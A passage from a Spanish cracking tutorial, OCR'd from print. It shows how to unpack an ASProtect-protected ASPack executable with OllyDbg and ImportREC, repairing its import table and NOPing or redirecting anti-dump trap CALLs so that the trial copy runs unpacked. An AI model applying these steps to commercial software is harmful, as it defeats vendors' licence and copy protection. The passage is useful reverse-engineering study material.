
44289C – 400000 = 4289C Axial que ya tenemos el dato para meter en el OEP.

El RVA es el inicio de nuestra IAT menos la Image Base así que:

446128 – 400000 = 46128


Y el Size es el tamaño de nuestra IAT.

Metamos solo el OEP y demos al botón IAT AutoSearch a ver que pasa.




Como vemos, todos los datos coinciden así que vamos bien. Ahora demos al botón Get Imports y nos deben de aparecer todas las llamadas a las apis que realiza nuestra IAT.

Pero hay un problema, como pueden ver arriba, hay entradas malas que tendremos que resolver nosotros pero antes me queda un ultimo cartucho, usaremos el plugin para Asprotect 1.22 que se le puede meter al ImportRec y que en mi caso ya lo trae así que hago clic en el botón Show Invalid y acto seguido clic derecho encima de la lista que aparece y ejecuto el plugin.




Y el resultado es…




Como se puede apreciar, en el Log nos dice que ya no quedan mas entradas malas por resolver y nos felicita.
¡ Ya la tenemos reparada!

Ahora demos al botón Fix Dump y elijamos el dumpeado que hicimos antes:



Le damos a Abrir y…

En el Log nos dice que el archivo se guardo sin problemas así que intentemos ejecutar nuestro dumpeado a ver que pasa. Ojo, el dumpeado con la IAT correcta se guardara como dumpeado_.exe.



Bueno, este Asprotect tiene algunos ases en la manga pero intentaremos derrotarlo. Carguémoslo en otro Olly .

Bueno, aparecemos en el OEP bueno y el método que voy a usar para sacar el error es el siguiente.
En el Olly con el dumpeado, dejo pulsada F8 hasta que me da la siguiente excepción:

Access violation when writing to [00000001]

Si miramos la pila vemos justo arriba del todo:

0012FFB0 0044291B RETURN to dumpeado.0044291B from 009EC9A0

O sea, que donde estamos hemos llegado desde un CALL y si todo hubiera ido bien nos habría retornado a 0044291B así que vayamos allí a ver que vemos. Para ello hacemos clic derecho sobre esa entrada de la pila y elegimos Follow in Disassembler o pulsamos Intro y apareceremos en el retorno de esa CALL.

Es curioso pero estamos unas líneas mas abajo del OEP y el CALL que nos mando allí es el que esta justo encima y es el único de todos los que vemos ahí que usa una dirección indirecta.
Pues bien, vayamos al Olly que tiene el programa original parado en el OEP y vayamos con F8 hasta llegar a ese CALL sin ejecutarlo y cuando estemos encima de el pulsamos F7y vemos:

```
009EC981   A1 58369F00    MOV EAX,DWORD PTR DS:[9F3658]
009EC986   E8 11FBFFFF    CALL 009EC49C
009EC98B   833D 84359F00  CMP DWORD PTR DS:[9F3584],0
009EC992 v 75 05          JNZ SHORT 009EC999
009EC994   E8 5FFFFFFF    CALL 009EC8F8
009EC999   5E             POP ESI
009EC99A   5B             POP EBX
009EC99B   5D             POP EBP
009EC99C   C2 0800        RETN 8
009EC99F   90             NOP
009EC9A0   833D A8359F00  CMP DWORD PTR DS:[9F35A8],0
009EC9A7 v 74 06          JE SHORT 009EC9AF
009EC9A9   FF15 A8359F00  CALL DWORD PTR DS:[9F35A8]      ASPack.004427C0
009EC9AF   C3             RETN
009EC9B0   A1 54369F00    MOV EAX,DWORD PTR DS:[9F3654]
009EC9B5   C3             RETN
009EC9B6   8BC0           MOV EAX,EAX
009EC9B8   55             PUSH EBP
009EC9B9   8BEC           MOV EBP,ESP
009EC9BB   8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
009EC9BE   85C0           TEST EAX,EAX
009EC9C0 v 75 07          JNZ SHORT 009EC9C9
009EC9C2   A1 60359F00    MOV EAX,DWORD PTR DS:[9F3560]
009EC9C7 v EB 06          JMP SHORT 009EC9CF
009EC9C9   50             PUSH EAX
009EC9CA   E8 A97AFFFF    CALL 009E4478                   JMP to kernel32.GetModuleHandleA
009EC9CF   5D             POP EBP
009EC9D0   C2 0400        RETN 4
009EC9D3   90             NOP
009EC9D4   6A 00          PUSH 0
009EC9D6   E8 9D7AFFFF    CALL 009E4478                   JMP to kernel32.GetModuleHandleA
009EC9DB   FF35 40369F00  PUSH DWORD PTR DS:[9F3640]
009EC9E1   58             POP EAX
009EC9E2   C3             RETN
009EC9E3   C3             RETN
```

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 0012FF2C
EBX 7FFDC000
ESP 0012FFB0
EBP 0012FFC0
ESI 7C923E62 nt
EDI 7C923E6F nt
EIP 009EC9A0
C 0  ES 0023 32
P 0  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER
EFL 00000202 (N
ST0 empty 0.000
ST1 empty -5.50
ST2 empty -UNOR
ST3 empty -UNOR
ST4 empty -NAN
ST5 empty 1.000
ST6 empty 1.000
ST7 empty 1.000
FST 4020  Cond
FCW 027F  Prec
```

Pues vale, guardemos esta dirección por si nos volviera a hacer falta y ahora con F7 vamos traceando a ver que pasa y veremos que no se cumple la condición y el salto no se realiza y nos quedamos parados un momento en el CALL que esta justo después del

salto para ver a donde va ya que justo después tenemos un RETN y ese CALL es lo ultimo que se ejecutara en ese trozo de código y veremos esto:

009EC9A9 FF15 A8359F00 CALL DWORD PTR DS:[9F35A8] ; ASPack.004427A8

O sea, que eso es lo mismo que un CALL 004427A8, pues apuntemos eso también que va ha ser vital.
Ahora vamos a comprobar algo; estando parado en el CALL, pon un BP en el salto que tienes justo encima y que no se realizo antes porque la condición no se cumplía. Ahora quitemos el BPM y demos a F9 a ver si vuelve a parar ahí.
Bueno pues ya os digo que no para y como 004427C0 esta dentro del código del ejecutable pues vamos a hacer algo.
Sabemos que:

00442915 FF15 0C494400 CALL DWORD PTR DS:[44490C]

Nos manda de cabeza a …

009EC9A9 FF15 A8359F00 CALL DWORD PTR DS:[9F35A8] ; ASPack.004427A8

Y que este ultimo CALL es igual que hacer CALL 004427C0

Pues me la juego, voy a hacer algo interesante porque no tendré ni que crear ningún tipo de injerto especial ni nada, simplemente cambiare al primer CALL para que vaya al lugar que va el otro CALL ya que el error que me da en el dumpeado es porque el salto indirecto del primer CALL no esta bien y con esto podríamos solucionarlo.
Quedaría así:

```
004428D9   E8 CEA5FEFF   CALL 0042CEAC                    dumpeado.0042CEAC
004428DE   E8 95ABFEFF   CALL 0042D478                    dumpeado.0042D478
004428E3   E8 30BAFEFF   CALL 0042E318                    dumpeado.0042E318
004428E8   E8 6FBAFEFF   CALL 0042E35C                    dumpeado.0042E35C
004428ED   E8 FABAFEFF   CALL 0042E3EC                    dumpeado.0042E3EC
004428F2   E8 69E1FEFF   CALL 00430A60                    dumpeado.00430A60
004428F7   E8 A4AFFFFF   CALL 0043D8A0                    dumpeado.0043D8A0
004428FC   A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442901   E8 D210FEFF   CALL 004239D8                    dumpeado.004239D8
00442906   BA 38294400   MOV EDX,442938                   ASCII "ASPack"
0044290B   A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442910   E8 DF0DFEFF   CALL 004236F4                    dumpeado.004236F4
00442915   E8 8EFEFFFF   CALL 004427A8                    dumpeado.004427A8
0044291A   90            NOP
0044291B   A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442920   E8 5311FEFF   CALL 00423A78                    dumpeado.00423A78
00442925   E8 D21BFCFF   CALL 004044FC                    dumpeado.004044FC
0044292A   8BE5          MOV ESP,EBP
0044292C   5D            POP EBP
0044292D   C3            RETN
0044292E   0000          ADD BYTE PTR DS:[EAX],AL
00442930   FFFF          ???                              Unknown command
00442932   FFFF          ???                              Unknown command
00442934   06            PUSH ES
00442935   0000          ADD BYTE PTR DS:[EAX],AL
00442937   0041 53       ADD BYTE PTR DS:[ECX+53],AL
0044293A   50            PUSH EAX
0044293B   61            POPAD
0044293C   636B 00       ARPL WORD PTR DS:[EBX],BP
0044293F   0000          ADD BYTE PTR DS:[EAX],AL

A 0
Z 1
S 0
T 0
D 0
O 0
EFL
ST0
ST1
ST2
ST3
ST4
ST5
ST6
ST7
FST
FCW
```

Ahora guardemos los cambios seleccionando las líneas que hemos modificado y haciendo clic derecho y dándole a Copy to Executable->Selecction y acto seguido reiniciemos el Olly que tiene el dumpeado y ejecutémoslo a ver que pasa ahora.

Y nos vuelve a dar otro error igual que el de antes. Axial que lo mismo, miremos en el Stack a ver si hay suerte y…

0012FE00 0043F1BE RETURN to dumpeado.0043F1BE from 009EC8F4

Pues vallamos a 0043F1BE colocándonos encima de esa entrada del Stack y dándole a Intro a ver que se cuece por allí.

```
0043F18B   33D2          XOR EDX,EDX
0043F18D   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F190   8B80 58020000 MOV EAX,DWORD PTR DS:[EAX+258]
0043F196   E8 FD3EFDFF   CALL 00413098                    dumpeado.00413098
0043F19B   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F19E   8B80 E4020000 MOV EAX,DWORD PTR DS:[EAX+2E4]
0043F1A4   C640 20 00    MOV BYTE PTR DS:[EAX+20],0
0043F1A8   33D2          XOR EDX,EDX
0043F1AA   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F1AD   8B80 7C020000 MOV EAX,DWORD PTR DS:[EAX+27C]
0043F1B3   E8 1C3FFDFF   CALL 004130D4                    dumpeado.004130D4
0043F1B8   FF15 04494400 CALL DWORD PTR DS:[444904]
0043F1BE   E9 83000000   JMP 0043F246                     dumpeado.0043F246
0043F1C3   26:F4         HLT                              Privileged command
0043F1C5   CC            INT3
0043F1C6   46            INC ESI
0043F1C7   F2:           PREFIX REPNE:                    Superfluous prefix
0043F1C8   B8 A1340EBD   MOV EAX,BD0E34A1
0043F1CD   59            POP ECX
0043F1CE   6B0F 05       IMUL ECX,DWORD PTR DS:[EDI],5
0043F1D1   F8            CLC
0043F1D2   58            POP EAX
0043F1D3   DBD8          FCMOVNU ST,ST
0043F1D5   4C            DEC ESP
0043F1D6   EB B0         JMP SHORT 0043F188               dumpeado.0043F188
0043F246=dumpeado.0043F246

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 4020
FCW 027F

Address | Hex dump | ASCII
0012FE00  0043F1BE  RETURN to dumpead
```

Pues miremos en el original a ver que hace el CALL que tenemos justo arriba que es el culpable del error. Simplemente vamos a la dirección donde esta la CALL y damos a Intro y, sorpresa sorpresa, jeje, lo único que hace es ir a esa zona que se crea en ejecución y donde solo se encuentra un RETN con lo cual ese CALL es simplemente una trampa para que no lo podamos dumpear limpiamente así que nopeemos ese CALL en el dumpeado y quedara así:

```
0043F18D   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F190   8B80 58020000 MOV EAX,DWORD PTR DS:[EAX+258]
0043F196   E8 FD3EFDFF   CALL 00413098                    dumpeado.00413098
0043F19B   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F19E   8B80 E4020000 MOV EAX,DWORD PTR DS:[EAX+2E4]
0043F1A4   C640 20 00    MOV BYTE PTR DS:[EAX+20],0
0043F1A8   33D2          XOR EDX,EDX
0043F1AA   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F1AD   8B80 7C020000 MOV EAX,DWORD PTR DS:[EAX+27C]
0043F1B3   E8 1C3FFDFF   CALL 004130D4                    dumpeado.004130D4
0043F1B8   90            NOP
0043F1B9   90            NOP
0043F1BA   90            NOP
0043F1BB   90            NOP
0043F1BC   90            NOP
0043F1BD   90            NOP
0043F1BE   E9 83000000   JMP 0043F246                     dumpeado.0043F246
0043F1C3   26:F4         HLT                              Privileged command
0043F1C5   CC            INT3
0043F1C6   46            INC ESI
0043F1C7   F2:           PREFIX REPNE:                    Superfluous prefix
0043F1C8   B8 A1340EBD   MOV EAX,BD0E34A1
0043F1CD   59            POP ECX
0043F1CE   6B0F 05       IMUL ECX,DWORD PTR DS:[EDI],5
```

Volvamos a guardar los cambios realizados y volvamos a reiniciar el Olly que tiene el dumpeado y volvamos a ejecutarlo a ver que pasa ahora y…

Otra vez igual, y esto empieza a desesperar. Ahora en el Stack tengo esto:


0012FE00 0043F24C RETURN to dumpeado.0043F24C from 009EC8F4

Axial que, como en las otras ocasiones, me planto encima de esa entrada y le doy a Intro y llego a:

```
0043F240     D4            DB D4
0043F241     98            DB 98
0043F242     BA            DB BA
0043F243     9D            DB 9D
0043F244     29            DB 29                                   CHAR ')'
0043F245     8D            DB 8D
0043F246  >  FF15 0849440( CALL DWORD PTR DS:[444908]
0043F24C  .  B2 01         MOV DL,1
0043F24E  .  B8 54B04200   MOV EAX,42B054
0043F253  .  E8 04BFFEFF   CALL 0042B15C                           dumpeado.0042B15C
0043F258  .  8945 E0       MOV DWORD PTR SS:[EBP-20],EAX
0043F25B  .  33C0          XOR EAX,EAX
0043F25D  .  55            PUSH EBP
0043F25E  .  68 B2F24300   PUSH 43F2B2
0043F263  .  64:FF30       PUSH DWORD PTR FS:[EAX]
0043F266  .  64:8920       MOV DWORD PTR FS:[EAX],ESP
0043F269  .  B1 01         MOV CL,1
0043F26B  .  BA 44F54300   MOV EDX,43F544                          ASCII "Software\ASPack\Options"
0043F270  .  8B45 E0       MOV EAX,DWORD PTR SS:[EBP-20]
0043F273  .  E8 BCC0FEFF   CALL 0042B334                           dumpeado.0042B334
0043F278  .  8D4D D4       LEA ECX,DWORD PTR SS:[EBP-2C]
0043F27B  .  BA 64F54300   MOV EDX,43F564                          ASCII "Lang_LanguageFile"
0043F280  .  8B45 E0       MOV EAX,DWORD PTR SS:[EBP-20]
0043F283  .  E8 28C4FEFF   CALL 0042B6B0                           dumpeado.0042B6B0
0043F288  .  8B55 D4       MOV EDX,DWORD PTR SS:[EBP-2C]
0043F28B  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F28E  .  8B80 E401000( MOV EAX,DWORD PTR DS:[EAX+1E4]
0043F294  .  83C0 20       ADD EAX,20
0043F297  .  E8 E842FCFF   CALL 00403584                           dumpeado.00403584
0043F29C  .  33C0          XOR EAX,EAX
0043F29E  .  5A            POP EDX
0043F29F  .  59            POP ECX
0043F2A0  .  59            POP ECX
0043F2A1  .  64:8910       MOV DWORD PTR FS:[EAX],EDX
```

Vuelvo a ir al Olly que tiene el original y voy a la dirección donde esta esa CALL que vemos encima de donde retornamos y vemos que otra vez es lo mismo, un CALL que nos manda a un lugar de la memoria creado en ejecución y que lo único que ejecuta allí es un RETN. Pero claro, en el dumpeado tampoco existe ese lugar y, por tanto, no existe ese RETN pero como ya dije, un CALL con un RETN detrás no sirve absolutamente para nada así que nopeamos esa CALL en el dumpeado y volvemos a guardar de nuevo los cambios.

Volvemos a reiniciar el Olly con el dumpeado y volvemos a ejecutarlo y…



Por fin, jeje. Pero eso de los 0 días es porque modifique la fecha haciendo pruebas pero te saldrá la cantidad de días que te quedan. Eso si, para que mi método funcione y no caduque, tienes que descomprimirlo antes de que caduque ya que la comprobación se encuentra en la primera CALL que modificamos y, no se como, pero, cuando caduca, en el original esa CALL coge otro valor que esta justo debajo del destino que tiene ahora y si vais veréis algo muy curioso allí jeje.

Bueno, yo suponía que se había acabado el trabajo pero me dio por probar a comprimir algún exe y cuando acepto la ventanita que me dice que va a comprimir el archivo y le digo que si, vuelve a saltar otro error como los anteriores así que veamos a ver donde esta el fallo.

Esta vez en el Stack tenemos esto:

0012F8DC 004410FE RETURN to dumpeado.004410FE from 009EC8F4

Usando el mismo método que en todas las otras fallas, llego a:

```
004410EC  .  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
004410EF  .  8A80 1003000(  MOV AL,BYTE PTR DS:[EAX+310]
004410F5  .  8843 53        MOV BYTE PTR DS:[EBX+53],AL
004410F8  .  FF15 0449440(  CALL DWORD PTR DS:[444904]
004410FE  .v E9 44000000    JMP 00441147                    dumpeado.00441147
00441103     D6             DB D6
00441104     0F             DB 0F
00441105     D8             DB D8
00441106     19             DB 19
00441107     22             DB 22                           CHAR '"'
00441108     0D             DB 0D
00441109     9D             DB 9D
0044110A     14             DB 14
0044110B     A3             DB A3
0044110C     6E             DB 6E                           CHAR 'n'
0044110D     3D             DB 3D                           CHAR '='
0044110E     41             DB 41                           CHAR 'A'
0044110F     93             DB 93
00441110     36             DB 36                           CHAR '6'
00441111     86             DB 86
00441112     45             DB 45                           CHAR 'E'
00441113     4C             DB 4C                           CHAR 'L'
00441114     8E             DB 8E
00441115     FF             DB FF
00441116     D3             DB D3
00441117     8C             DB 8C
00441118     73             DB 73                           CHAR 's'
00441119     19             DB 19
0044111A     1C             DB 1C
